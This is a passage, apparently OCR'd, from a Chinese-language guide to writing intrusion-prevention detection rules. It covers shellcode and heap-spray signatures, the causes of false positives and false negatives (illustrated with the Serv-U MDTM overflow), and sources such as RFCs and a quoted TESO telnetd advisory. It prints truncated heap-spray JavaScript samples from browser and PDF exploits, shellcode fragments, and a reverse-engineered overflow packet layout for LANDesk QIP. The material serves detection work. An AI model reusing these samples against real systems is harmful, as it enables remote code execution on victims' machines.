  写 Shellcode 是个比较麻烦的事，而且有很多现成的模块可用（比如强大的 MetaSploit 的 Shellcode 生成器），因此大多 Exploit 只是简单地引用而已。其实只需要记住，这个世界上能够做出开创性贡献的只是少数人，其他的人基本上只会拷贝粘贴，相对好的会做些修改，所以恶意代码才会有家族化的现象。而且，在各种约束条件下，Shellcode 要想实现得短小精悍，不可能有太多等价的不同实现方式。

  对 Shellcode 的检测有不少方法，从最简单的静态特征指令的匹配到复杂的动态基于模拟执行都有方案，就看使用场景的适用性。

- HeapSpray Code

  浏览器类漏洞利用中极常见，各种商业或非商业的 Exploit Pack 都有自己的特征明显的库，可以通过匹配这个组件来识别它们。


- 不常见的编码与混淆


  大多数的客户端攻击都有一定的混淆措施以逃避检测或对抗分析，可是混淆本身就是可疑的特征，恶意代码的熵与正常的有显著的分别。

实例：

- Microsoft Windows DCOM RPC 接口长主机名远程缓冲区溢出漏洞（MS03-026）

Exploit 中夹带的是典型的自解码 MetaSploit Shellcode，使用基于浮点指令的自定位方式，对于这种 Shellcode 的解码器做粗略的静态匹配检测其实只要匹配“\xd9\x74\x24\xf4”就可以了。





- 各种浏览器或 ActiveX 漏洞利用的通用 HeapSpray Code 特征
  通过匹配一些关键字有可以了，当然前提是能够解除代码的混淆。


```
function spray(sc)
{
var infect=unescape(sc.replace(/dadong/g,"\x25\x75"));
var heapBlockSize=0x100000;
var payLoadSize=infect.length*2;
var szlong=heapBlockSize-(payLoadSize+0x038);
var retVal=unescape("%u0a0a%u0a0a");
retVal=getSampleValue(retVal,szlong);
aaablk=(0x0a0a0a0a-0x100000)/heapBlockSize;
zzchuck=new Array(); // <- heap spray
for(i=0;i<aaablk;i++){zzchuck[i]=retVal+infect}
}

var a1="dadong";

/* shellcode */
spray(a1+"9090"+a1+"dadong9090dadong9090dadongE1D9dadong34D9dadong
dong3080dadong4021dadongFAE2dadong17C9dadong2122dadong4921dadong01
ng85D2dadongF1DEdadongD7C9dadongDEDEdadongC9DEdadong221Cdadong2121
```

```
1  function sprayWindows()
2  {
3  if (app.viewerVersion>=9)
4  {
5  var address=unescape("%u155c%u069d");          address 069d155c
6  var i;
7  var jmp = unescape("%u9090%u9090");
8  var nop = unescape("%u145c%u069d%u7cfc%ue59e%uda7c%u6998%u6e84%ufe5d");
9  var nop1 = unescape("%u9090%u9090");
10 var shellcode = unescape("%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090
11 %u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u
12 9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u909
13
14 while (address.length <= 0x100000/2)
15 address += address;
16 address = address.substring(0, 0x100000/2 - 32/2 - 4/2 - jmp.length- 2/2 );
17 while (nop.length <= 0x100000/2) nop += nop;
18 nop = nop.substring(0, 0x100000/2 - 32/2 - 4/2 - jmp.length - 2/2);
19 var x = new Array();
20 for (i = 0; i < 100; i++)
21 { x[i] = nop+shellcode; }
22 for (; i < 201; i++)
23 {x[i] = address+shellcode;}
24 return x;
25 }
26
```

```
function exploit() {
    function sdlfkasdfiasdflaksdflaf(number) {
        large_hahacode =
        unescape("%u02ba%u0202%u8002%uffca%u6a42%u5843%ucd52"+
                 "%u5a2e%u053c%uf174%u8042%ufcfa%ueb77%u8fb8"+
                 "%u9050%u4058%u023b%uf075%ue2ff");
        var large_heap = unescape("%u1c1c%u0c1c");
        while (large_heap.length <= number) large_heap += large_heap;
        large_heap = large_heap.substring(0, 32768 - large_hahacode.length);
        memory = new Array();
        for (i = 0; i < 0x1024; i++) {
            memory[i] = large_heap + large_hahacode;
            slide + shellcode
        }
        this.printSeps();
    }
    number = 10000;
    number = number * 3 + 2768;
    var a = app.viewerVersion;
    if ((a >= 8) || (a < 10)) sdlfkasdfiasdflaksdflaf(number)
    else exit();
}
this.exploit()
```

- PDF 文件中的不常见编码方式

  PDF 文件规范支持“/#xx”格式的字符编码，可事实上在正常的文档中基本不会使用这类编码，但这种编码在恶意文件中经常被使用来逃避简单地基于字符串匹配的检测，其实只要在文档中发现有使用这种编码就可以基本上标记为恶意。



漏洞分析与规则的漏报误报

对于 IPS 产生的告警，我们经常可以看到漏报和误报的概念，简单说，漏报就是没有检测到真正的攻击，误报是对正常的行为产生告警。可误报和漏报来源是什么呢?

抛开基于异常的检测不谈（从原理上说很难杜绝漏报误报），对于具体漏洞利用的检测，为了说清楚漏误报的来源，必须引入一个概念：**触发漏洞的必要条件集**，由漏洞的触发所需的**所有的**及**必要的**条件构成的集合。有了这个概念，检测规则的漏报和误报的来源可以归纳为如下两点：


- 误报来源于规则的检测特征未能完全覆盖漏洞触发必要条件集中的所有条件
- 漏报来源于规则的检测特征包含了漏洞触发必要条件集以外的无关特征

理论上，规则所检测特征正好与触发漏洞必要条件一一对应，就不会有漏报和误报。现实情况是规则一般不需要覆盖所有的必要条件，只需要覆盖到足够多的条件就能把误报控制到可接受的水平，覆盖哪些条件及如何描述那些条件以在尽可能少消耗处理资源的情况下求得漏报与误报的最好平衡就是体现规则设计者的能力与经验的地方。

实例分析

Serv-U FTP 服务器 MDTM 命令远程缓冲区溢出漏洞（CVE-2004-0330）

这是一个早期 Windows 平台下当时比较流行的 Serv-U FTP 服务器软件在处理特定命令参数串时存在栈溢出漏洞，能以普通 FTP 账号登录到服务器的攻击者可以利用此漏洞通过溢出攻击在服务器上执行任意指令。漏洞利用攻击的会话如下图所示：



漏洞触发条件的详细分析可见：
http://www.nsfocus.net/index.php?act=magazine&do=view&mid=2069

总结起来，触发漏洞的客户端请求必须满足如下这些必要条件：

1. 有效 FTP 账号登录，也就是说要漏洞利用需要一个已登录的有效会话
2. 命令为 MDTM
3. 参数前 14 字节是一个合法的精确到秒的时间串，注意，不是任意的 14 个数字就可行的
4. 时间串后是“+”或“-”
5. 紧接着大于 4 字节的非空格串

理论上规则的设计上需要一一覆盖上述的这些条件而不包含其他无关的特征匹配（状态以外的特征其实可以通过一个正则表达式描述），才能既无漏报也无误报地检测到相应的攻击。只有在对漏洞相关细节理解到如此的程度，才能完全地梳理出触发漏洞的必要条件集，这也是漏洞分析的价值所在。当然，事实上大多数 IPS 产品对此漏洞利用的检测并不需要如此精密，一般只需要确认命令是 MDTM，外加一个对参数长度的检查基本就能满足检测需求，除非有其他 MDTM 命令参数处理相关的漏洞攻击需要做出进一步的区分。


规则设计的信息来源

以下简要介绍一下漏洞利用检测规则设计时协议及漏洞细节的信息来源。

协议分析

添加网络攻击相关的规则时需要了解相关的网络协议，这里简单列一下从哪些来源获取信息。

- 公开协议
  - RFC
    - HTTP、FTP、SMTP、IMAP、POP3、IRC 等
    - 实现上存在细微的差别，可以用来识别实现的软件
  - ISO
    - PDF、Office 等



Network Working Group — R. Fielding, UC Irvine
Request for Comments: 2616 — J. Gettys, Compaq/W3C
Obsoletes: 2068 — J. Mogul, Compaq
Category: Standards Track — H. Frystyk, W3C/MIT
L. Masinter, Xerox
P. Leach, Microsoft
T. Berners-Lee, W3C/MIT
June 1999

Hypertext Transfer Protocol -- HTTP/1.1

Status of this Memo

This document specifies an Internet standards track protocol for the Internet community, and requests discussion and suggestions for improvements. Please refer to the current edition of the "Internet Official Protocol Standards" (STD 1) for the standardization state and status of this protocol. Distribution of this memo is unlimited.

Copyright Notice

Copyright (C) The Internet Society (1999). All Rights Reserved.


Abstract

The Hypertext Transfer Protocol (HTTP) is an application-level protocol for distributed, collaborative, hypermedia information systems. It is a generic, stateless, protocol which can be used for many tasks beyond its use for hypertext, such as name servers and distributed object management systems, through extension of its request methods, error codes and headers [47]. A feature of HTTP is the typing and negotiation of data representation, allowing systems to be built independently of the data being transferred.

HTTP has been in use by the World-Wide Web global information initiative since 1990. This specification defines the protocol referred to as "HTTP/1.1", and is an update to RFC 2068 [33].

- 准公开协议


  SMB、DCE-RPC、TDS 等，已经被 Hack 得差不多了，有非官方的文档和实现 WireShark 解码实现得不错。



- 私有协议

  需要逆向工程，从数据的接收开始，跟踪对数据的整个过程，猜测、验证、理解字段的划分和对应的含意。

  实例：LANDesk QIP Server 服务 Heal 报文缓冲区溢出漏洞（CVE-2008-2468）



漏洞分析：

LanDesk管理套件是一款网络管理系统，可控制桌面，服务器和移动设备等。

LanDesk的QIP Server服务（qipsrvr.exe）默认监听于TCP 12175端口。进程使用从报文数据所获得的值以有漏洞的方式调用MultiByteToWideChar，恶意的heal请求可能允许攻击者控制到 StringToMap和StringSize参数的指针。目标缓冲区可能分配在栈上或堆上，而这两种情况都可能被溢出，导致以SYSTEM用户的权限执行任意指令。

细节：

QIP Server是LanDesk集成的来自Intel的服务，监听于TCP/12175端口，从代码大小看应该实现功能比较简单。由于得不到客户端与服务器之间的数据交互，只能通过对代码对数据处理流程逆向出请求数据的格式，得到的Heal请求的报文格式如下：


```
sdfx                    # 请求头标记串
\x00\x00\x00\xE2        # 包含头部标记串在内的请求总长，BigEnd序
CC                      # 2字节，可以是别的值，功能未知
\x5D\xEE                # 后续数据的校验和
\x00\xD4                # 后继数据的长度，BigEnd序
heal                    # Heal请求的标记串，请求开始处
\xD4\x00                # 包括heal标记串在内的请求总长，LittleEnd序
CCCCCCCCCCCCC           # 10字节，功能未知，可以是其他值
\x24\x00\x00\x00\x24\x00\x00\x00\x24\x00\x00\x00\x24\x00\x00\x00  # 4个指向后面数据的相对Heal请求头的偏移
A x 176                 # 数据串
```

漏洞技术细节

在理解协议的基础上，还必须了解漏洞的细节，下面基本的信息来源。

- 漏洞公告

  原始漏洞报告、Bugtraq、Full-Discloure、Blog，一般独立安全研究者或机构提供的漏洞报告大多包含具体的技术细节甚至是 POC（这个是最有价值的），厂商的漏洞公告一般都是些外交辞令，没什么太多有用的信息。一个格式完整内容全面的漏洞报告可以是如下图这样：



```
TESO Security Advisory
06/10/2001

Multiple vendor Telnet Daemon vulnerability


Summary
===================

    Within most of the current telnet daemons in use today there exist a buffer
    overflow in the telnet option handling. Under certain circumstances it may
    be possible to exploit it to gain root priviledges remotely.


Systems Affected
===================

    System                                  | vulnerable   | exploitable *
    ----------------------------------------+--------------+------------------
    BSDI 4.x default                        |      yes     |       yes
    FreeBSD [2345].x default                |      yes     |       yes
    IRIX 6.5                                |      yes     |        no
    Linux netkit-telnetd < 0.14             |      yes     |        ?
    Linux netkit-telnetd >= 0.14            |       no     |
    NetBSD 1.x default                      |      yes     |       yes
    OpenBSD 2.x                             |      yes     |        ?
    OpenBSD current                         |       no     |
    Solaris 2.x sparc                       |      yes     |        ?
    <almost any other vendor's telnetd>     |      yes     |        ?
    ----------------------------------------+--------------+------------------

    * = From our analysis and conclusions, which may not be correct or we may
        have overseen things. Do not rely on this.

    Details about the systems can be found below.


Impact
===================

    Through sending a specially formed option string to the remote telnet
    daemon a remote attacker might be able to overwrite sensitive information
    on the static memory pages. If done properly this may result in arbitrary
    code getting executed on the remote machine under the priviledges the
    telnet daemon runs on, usually root.


Explanation
===================

    Within every BSD derived telnet daemon under UNIX the telnet options are
    processed by the 'telrcv' function. This function parses the options
    according to the telnet protocol and its internal state. During this
    parsing the results which should be send back to the client are stored
    within the 'netobuf' buffer. This is done without any bounds checking,
    since it is assumed that the reply data is smaller than the buffer size
    (which is BUFSIZ bytes, usually).

    However, using a combination of options, especially the 'AYT' Are You There
    option, it is possible to append data to the buffer, usually nine bytes
    long. To trigger this response, two bytes in the input buffer are
    necessary. Since this input buffer is BUFSIZ bytes long, you can exceed the
    output buffer by as much as (BUFSIZ / 2) * 9) - BUFSIZ bytes. For the
    common case that BUFSIZ is defined to be 1024, this results in a buffer
```

现在很少有漏洞研究组织能提供上面这样专业的漏洞报告了。

